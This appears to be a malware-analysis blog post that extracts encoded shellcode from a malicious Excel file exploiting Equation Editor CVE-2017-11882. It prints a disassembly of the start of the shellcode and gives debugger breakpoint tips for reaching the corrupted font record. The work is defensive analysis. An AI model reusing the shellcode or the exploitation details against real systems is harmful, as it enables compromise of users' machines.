A deeper look at Equation Editor CVE-2017-11882 with encoded Shellcode

Posted on May 22, 2019

Our sample today comes from My Online Security @dvk01uk from this Twitter thread Here. The First one I had started to work on comes from this Twitter thread here from April 26 of 2019.

The encoding on the shellcode uses a method similar to Shakita Ga Nai encoding.

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
I would also like to thank Denis O'Brien @Malwageddon for pointing me to this video on how to set up the vm to use X86Dbg to load when the equation editor loaded.

I would also like to thank him for giving me the tip of setting a break point at 0x00411874 on the return instruction for the font record. This can get you close to where you need to be but then you have to step thru from there.

Also this blog post had some helpful information on breakpoints that helped while trying to run this with the debugger attached.

Before we jump into the debugger let take a look at the file and extract the shellcode.

When we first open the file we see



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

Here we can see it is a zip file so lets just unzip it to get the file structure.



Let's look in the "xl" folder.



Now we need embeddings.

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




Let take a look at this file in a hex editor.



This is an OLE file so we can just use 7Zip to extract the contents.



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

This a OleoNative binary file so lets see what is in this.




By the looks of this. It does not appear to have any other headers so this is our shellcode that gets run.

Lets copy all of the data here and drop it into CyberChef.




Let's take a closer look at this in Notepad++ with the colors for assembly.




```
1  00000000 3607                    POP ES
2  00000002 0000                    ADD BYTE PTR [EAX],AL
3  00000004 03E3                    ADD ESP,EBX
4  00000006 017823                  ADD DWORD PTR [EAX+23],EDI
5  00000009 0A01                    OR AL,BYTE PTR [ECX]
6  0000000B 089A61BDB3BD            OR BYTE PTR [EDX-424C429F],BL
7  00000011 7733                    JA 00000046
8  00000013 81E523FFCD0C            AND EBP,0CCDFF23
9  00000019 8B7519                  MOV ESI,DWORD PTR [EBP+19]
10 0000001C 8B2E                    MOV EBP,DWORD PTR [ESI]
11 0000001E B8EB8AF9B7              MOV EAX,B7F98AEB
12 00000023 355BEDBFB7              XOR EAX,B7BFED5B
13 00000028 8B08                    MOV ECX,DWORD PTR [EAX]
14 0000002A 55                      PUSH EBP
15 0000002B FFD1                    CALL ECX
16 0000002D 0535447D70              ADD EAX,707D4435
17 00000032 05BEBC828F              ADD EAX,8F82BCBE
18 00000037 FFE0                    JMP EAX
19 00000039 BCAF1C4500              MOV ESP,00451CAF
20 0000003E 294143                  SUB DWORD PTR [ECX+43],EAX
21 00000041 61                      POPA
22 00000042 6D                      INS DWORD PTR [EDI],DX
23 00000043 85A4ABA824AF26          TEST DWORD PTR [EBX+EBP*4+26AF24A8],ESP
24 0000004A CF                      IRETD
25 0000004B 6F                      OUTS DX,DWORD PTR [ESI]
26 0000004C 91                      XCHG EAX,ECX
27 0000004D BD06EB08C2              MOV EBP,C208EB06
28 00000052 650436                  ADD AL,36
29 00000055 114902                  ADC DWORD PTR [ECX+02],ECX
30 00000058 5F                      POP EDI
31 00000059 DF83292DB2F7            FILD WORD PTR [EBX-084DD2D7]
32 0000005F E3AF                    JRCXZ 00000010
```


Now lets do some math at the beginning.




After doing the math here we can refer back to the blog post and see that the result matches Globallock.

So let jump Into the debugger. After getting to the fonts and finding the corrupted one we step thru and find what we are looking for. The Beginning Of our Shellcode.




